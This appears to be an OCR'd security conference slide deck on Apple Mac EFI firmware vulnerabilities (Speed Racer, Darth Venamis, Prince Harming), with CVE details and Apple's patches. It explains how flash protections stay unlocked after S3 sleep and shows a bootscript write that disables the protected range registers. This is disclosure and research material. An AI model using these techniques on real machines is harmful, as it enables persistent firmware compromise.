
- BIOS_CNTL=0x0008 means no flash protection other than PRR!
- Apple doesn't use BIOS_CNTL lock enable or SMM_BWP.
- So they aren't *technically* vulnerable to Speed Racer...in the sense that you don't need to *bypass* protections that *aren't there*
- Attacker can write anywhere not protected by PRR.

Case study 1: Speed Racer

MacMini7,1
BIOS_CNTL=0x08

BIOS_CNTL.BLE
bit is not set!

BIOS_CNTL.SMM_BWP
bit is not set!



Apple Response:
OS X 10.11 (El Capitan) fix

- **EFI**

  Available for: Mac OS X v10.6.8 and later

  Impact: A malicious application can prevent some systems from booting

  Description: An issue existed with the addresses covered by the protected range register. This issue was fixed by changing the protected range.


  CVE-ID

  CVE-2015-5900 : Xeno Kovah & Corey Kallenberg from LegbaCore

https://support.apple.com/en-us/HT205267

With the latest patches

MacMini7,1
BIOS_CNTL=0x08




Case study 2: Darth Venamis (VU#976135)

- Sometimes called the “Dark Jedi” attack.
- Named by Rafal Wojtczuk because Darth Plagueis defated Darth Venamis and put him into a death-sleep/coma to study midi-chlorians


Case study 2: Darth Venamis

VU#976132



- "Suspend to RAM" sleep resets all flash and SMM protection.
- Untrusted code can be injected into S3 resume "bootscript".
- Disclosed to CERT/CC and UEFI Security Response Team in Sept 2014
- Publicly disclosed at 31C3 in Dec 2014 [6][8]


Intel® Platform Innovation Framework for EFI Boot Script Specification




```
#define EFI_BOOT_SCRIPT_IO_WRITE_OPCODE                 0x00
#define EFI_BOOT_SCRIPT_IO_READ_WRITE_OPCODE            0x01
#define EFI_BOOT_SCRIPT_MEM_WRITE_OPCODE                0x02
#define EFI_BOOT_SCRIPT_MEM_READ_WRITE_OPCODE           0x03
#define EFI_BOOT_SCRIPT_PCI_CONFIG_WRITE_OPCODE         0x04
#define EFI_BOOT_SCRIPT_PCI_CONFIG_READ_WRITE_OPCODE    0x05
#define EFI_BOOT_SCRIPT_SMBUS_EXECUTE_OPCODE            0x06
#define EFI_BOOT_SCRIPT_STALL_OPCODE                    0x07
#define EFI_BOOT_SCRIPT_DISPATCH_OPCODE                 0x08
```

Version 0.91
April 1, 2004

Case study 2: Darth Venamis




Case study 2: Darth Venamis

- In this case CERT didn't list which vendors they have contacted.
- It turns out that Apple was not contacted by CERT - but was informed by USRT.

Vendor Information (Learn More)

Vendor	Status	Date Notified	Date Updated
American Megatrends Incorporated (AMI)	Affected	15 Sep 2014	10 Dec 2014
Dell Computer Corporation, Inc.	Affected	15 Sep 2014	22 Jan 2015
Insyde Software Corporation	Affected	-	03 Feb 2015
Intel Corporation	Affected	15 Sep 2014	29 Dec 2014
Lenovo	Affected	-	21 Jan 2015
Phoenix Technologies Ltd.	Affected	06 Oct 2014	19 Dec 2014


Case study 2: Darth Venamis



Physical access is
no longer required!

- It turns out that many Macbooks are vulnerable!
- This is a software-only attack via S3 resume script.
- Can escalate from root access to firmware writing.

Case study 2: Darth Venamis



Normally, the boot flash is protected by PRR and FLOCKDN locks them.

`MOV $F008, (FLOCKDN)` Written into bootscript before PRR are set, locking them as all zeros.

After sleep, PRR are no longer set, entire boot flash is read/write.


BIOS write-enabled with no need for Speed Racer. Flash re-written.

Case study 3: Prince Harming

- Originally "Snorlax", VU#577140 from 2013
- Independently discovered in 2015 on Macs by Pedro Vilaca (@osxreverser)

"Well, Apple's S3 suspend-resume implementation is so f*cked up that they will leave the flash protections unlocked after a suspend-resume cycle. !?#$&#%&!#%&!#" - @osxreverser

Why didn't we see Prince Harming?



- We had been testing with a MBP11,2 (HM87 chipset) that properly set PRR coming out of S3 sleep.
- @osxreverser was testing a MBP10,1 (HM77 chipset) which didn't set PRR and was vulnerable.
- Apple fixed this vulnerability at some point, but never back ported the fix to older systems!
- Oops! Accidental Zero-day!

Apple response

Mac EFI Security Update 2015-001

- **EFI**


Available for: OS X Mountain Lion v10.8.5, OS X Mavericks v10.9.5

Impact: A malicious application with root privileges may be able to modify EFI flash memory

Description: An insufficient locking issue existed with EFI flash when resuming from sleep states. T
issue was addressed through improved locking.

CVE-ID

CVE-2015-3692 : Trammell Hudson of Two Sigma Investments, Xeno Kovah and Corey Kallenberg o
LegbaCore LLC, Pedro Vilaça




Apple's EFI Security Update 2015-001

- Locks PRR/FLOCKDN in PEI before S3 bootscript is run
  - This prevents writing to the boot flash shown in the demo.
- But...
  - TSEGMB is unlocked (can DMA to break into SMM/SMRAM)

